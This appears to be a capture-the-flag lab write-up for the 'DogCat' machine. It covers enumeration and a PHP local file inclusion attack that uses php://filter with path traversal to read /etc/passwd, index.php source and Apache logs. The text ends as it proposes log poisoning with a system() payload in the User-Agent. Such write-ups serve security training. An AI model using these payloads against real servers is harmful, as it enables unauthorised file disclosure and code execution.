DogCat

- Enumeration
  - Nmap Scan
  - SSH (22)
  - HTTP (80)
    - Website Features/Info
    - Sub-directories
    - Things to check
    - LFI attack
    - Findings (from trial and error and the source code)
    - Log Poisoning Attack
- Exploitation
- Privilege Escalation
- Bypassing the container

Enumeration

Nmap Scan

```
└─$ nmap -p22,80 -A dogcat.thm
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 14:12 IST
Nmap scan report for dogcat.thm (10.10.55.188)
Host is up (0.43s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|_  256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: dogcat
|_http-server-header: Apache/2.4.38 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 (98%), Linux 3.2 - 4.14 (96%), Linux 4.15 - 5.19 (96%), Linux 2.6.32 - 3.10 (96%), A
ndroid 9 - 10 (Linux 4.9 - 4.14) (96%), Linux 5.4 (94%), Linux 2.6.32 - 3.5 (94%), Linux 2.6.32 - 3.13 (94%), Adtran 424
RG FTTH gateway (92%), Sony X75CH-series Android TV (Android 5.0) (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Check if password authentication is enabled for SSH
- Search for vhost and subdirectories for the web PORT


SSH (22)

```
└─$ ssh root@dogcat.thm
The authenticity of host 'dogcat.thm (10.10.55.188)' can't be established.
ED25519 key fingerprint is SHA256:n5CordFNn/Cx4Uc1tZgKP3OYnc3+c6UW2qkYRhDvRes.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'dogcat.thm' (ED25519) to the list of known hosts.
root@dogcat.thm's password:
```

- Password authentication is enabled → brute forcing can be tried and password reuse need to be checked

HTTP (80)

Website Features/Info



Not secure dogcat.thm/

dogcat

a gallery of various dogs or cats

what would you like to see?

The webpage is normal, with 2 options: one for dog and one for cat


Not secure dogcat.thm/?view=dog

dogcat


a gallery of various dogs or cats

what would you like to see?

On clicking the options, we are provided with images. The URL: ?view=dog or ?view=cat

Sub-directories

```
cats                    [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 427ms]
server-status           [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 427ms]
dogs                    [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 433ms]
```


Not secure dogcat.thm/dogs/

Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at dogcat.thm Port 80


No access to the subdirectories.

Things to check

- Check for LFI

- Check for Log Poisoning

LFI attack



```
GET /?view=/etc/passwd HTTP/1.1
Host: dogcat.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/132.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
Referer: http://dogcat.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```


dogcat

a gallery of various dogs or cats

what would you like to see?

Sorry, only dogs or cats are allowed.

As mentioned, only dog and cat are allowed. Which means I have to use those specific word with the LFI payload.



```
GET /?view=dogs HTTP/1.1
Host: dogcat.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/132.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
Referer: http://dogcat.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

dogcat

a gallery of various dogs or cats


what would you like to see?

Here you go!

Warning: include(dogs.php): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **24**


Warning: include(): Failed opening 'dogs.php' for inclusion (include_path='.:/usr/local/lib/php') in **/var/www/html/index.php** on line **24**

So apparently, whatever is after view, it is trying to fetch for its PHP page.



```
GET /dog.php HTTP/1.1
Host: dogcat.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/132.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
Referer: http://dogcat.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Fetching dog.php returns a different image of a dog.



```
GET /?view=php://filter/convert.base64-encode/resource=dog HTTP/1.1
Host: dogcat.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/132.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
Referer: http://dogcat.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

dogcat

a gallery of various dogs or cats


what would you like to see?

Here you go!PGltZyBzcmM9ImRvZ3MvPD9waHAgZWNobyByYW5kKDEsIDEwKTsgPz4uanBnIiAvPgoK

This base64 encode LFI method returns the content of dog.php

```
<img src="dogs/<?php echo rand(1, 10); ?>.jpg" />
```

With this, we will get the index.php file as well.



```
GET /?view=php://filter/convert.base64-encode/resource=dog/../index HTTP/1.1
Host: dogcat.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/132.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
Referer: http://dogcat.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
dogcat
a gallery of various dogs or cats
What would you like to see?
A dog   A cat
Here you
go!PCFET0NUWVBFIEhUTUw+CjxodG1sPgoKPGhlYWQ+CiAgICA8dGl0bGU+ZG9nY2F0PC90aXRsZT4KICAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIg
```

```
<!DOCTYPE HTML>
<html>

<head>
    <title>dogcat</title>
    <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
    <h1>dogcat</h1>
    <i>a gallery of various dogs or cats</i>

    <div>
        <h2>What would you like to see?</h2>
        <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</b
utton></a><br>
        <?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
        $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
    </div>
</body>

</html>
```

Findings (from trial and error and the source code)


- containsStr() function checks if the query parameter after “?view=” is either dog or cat
- A “.php” extension is added at the end of the query parameter.

We have to give the input such that .php is not considered when the file is fetched → use &ext at the end of the file name.

`/?view=php://filter/convert.base64-encode/resource=dog/../../../../../../../../../etc/passwd&ext`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Log Poisoning Attack




```
GET /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1
Host: dogcat.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dogcat.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
      log/access2.log&ext HTTP/1.1" 200 730 "http://dogcat.thm/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
      127.0.0.1 - - [01/Jun/2025:09:28:46 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      10.4.101.169 - - [01/Jun/2025:09:29:01 +0000] "GET
      /?view=php://filter/convert.base64-encode/resource=dog/../../../../../../../../../../var/log/apache/access.log&ext HTTP/1.1" 200 734 "http://dogcat.thm/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
      127.0.0.1 - - [01/Jun/2025:09:29:16 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      10.4.101.169 - - [01/Jun/2025:09:29:15 +0000] "GET
      /?view=php://filter/convert.base64-encode/resource=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1" 200 258936 "http://dogcat.thm/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
      127.0.0.1 - - [01/Jun/2025:09:29:47 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:30:17 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:30:48 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:31:18 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:31:48 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:32:19 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:32:49 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:33:20 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:33:50 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:34:20 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:34:51 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:35:21 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
    </div>
  </body>

</html>
```

I could read the log file. To test if Log Poisoning works, I will be injecting a simple PHP code `<?php system('echo "Hello World"');?>` in the User-Agent



